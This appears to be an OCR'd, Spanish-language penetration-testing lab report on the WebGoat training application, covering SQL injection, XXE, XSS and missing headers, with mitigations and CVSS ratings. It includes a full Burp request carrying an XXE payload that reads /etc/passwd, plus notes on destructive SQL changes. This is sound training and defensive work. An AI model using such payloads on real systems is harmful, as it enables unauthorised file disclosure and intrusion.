
A3m12


Online
Offline
Out Of Order
Hostname
IP
MAC
Status
Description
webgoat-dev 192.168.4.0 AA:BB:11:22:CC:DD success Development server
webgoat-tst 192.168.2.1 EE:FF:33:44:AB:CD success Test server
webgoat-acc 192.168.3.3 EF:12:FE:34:AA:CC danger Acceptance server
webgoat-pre-prod 192.168.6.4 EF:12:FE:34:AA:CC danger Pre-production server
IP address webgoat-prd server:
104.130.219.202
Submit
Congratulations. You have successfully completed the assignment.

XXE4


Send
Cancel
Burp AI
Request
Pretty Raw Hex
POST /WebGoat/xxe/simple HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 120
sec-ch-ua-platform: "Linux"
Accept-Language: es-419,es;q=0.9
sec-ch-ua: "Chromium";v="143", "Not A(Brand";v="24"
sec-ch-ua-mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/xml
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=gabriel
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=6401BEB9086920D4C167BDDE3DEAF8AE
Connection: keep-alive
<?xml version="1.0"?>
<!DOCTYPE comment [<!ENTITY xxe SYSTEM "file:///etc/passwd">]><comment>
<text>
&xxe;
</text>
</comment>
Response
Pretty Raw Hex Render
HTTP/1.1 200
Content-Type: application/json
Date: Fri, 16 Jan 2026 09:36:52 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 237
{
"lessonCompleted":true,
"feedback":
"Congratulations. You have successfully completed the assignment.",
"feedbackArgs":null,
"output":null,
"outputArgs":null,
"assignment":"SimpleXXE",
"attemptWasMade":true
}

XXE4



Post-explotación

Tras obtener acceso a datos sensibles (usuarios, salarios, archivo del sistema), se verificó la persistencia y el impacto:

Se confirmó que los cambios en la base de datos (UPDATE, ALTER, DROP) eran persistentes durante la sesión.

El archivo /etc/passwd extraído mediante XXE permitiría en un entorno real mapear usuarios del sistema.

No se intentó movimiento lateral (no aplica en entorno aislado).

Posibles mitigaciones

Para inyecciones SQL/XXE: Usar APIs seguras (PreparedStatement, XML parsers con disallow-doctype-decl=true).

Para XSS: Sanitización de salida + CSP + actualización de librerías.

Para cabeceras faltantes: Configurarlas en el servidor web (Tomcat) o mediante filtros en la aplicación.

Para escalado de privilegios: Restringir permisos de la cuenta de base de datos usada por la app.

Herramientas utilizadas

Categoría	Herramienta	Uso específico
Escaneo de red	Nmap	Detección de puertos, servicios y OS
Identificación web	WhatWeb	Detección de tecnologías (Java, Tomcat)
Escaneo de vulnerabilidades	Nikto	Búsqueda de configuraciones inseguras
Fuerza bruta	Gobuster	Enumeración de directorios
Análisis de tráfico / Explotación	**Burp Suite Community**	Intercepción, repetición de requests, pruebas de inyección
OSINT	Shodan	Contexto externo (sin resultados relevantes)
Entorno	WebWolf (puerto 9090)	Recepción de callbacks (ej. en XXE)

Evaluación de riesgo

Vulnerabilidad	Vector CVSS v3.1	Puntaje Base	Severidad
Inyección SQL (A3-10, A3-12)	`CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H`	**8.8**	Alto
XXE – Lectura de archivos (A5-XXE4)	`CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N`	**6.5**	Medio
XSS (jquery-ui vulnerable)	`CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N`	**6.1**	Medio
Clickjacking (falta X-Frame-Options)	`CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N`	**4.3**	Medio
MIME Sniffing (falta X-Content-Type-Options)	`CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N`	**4.3**	Medio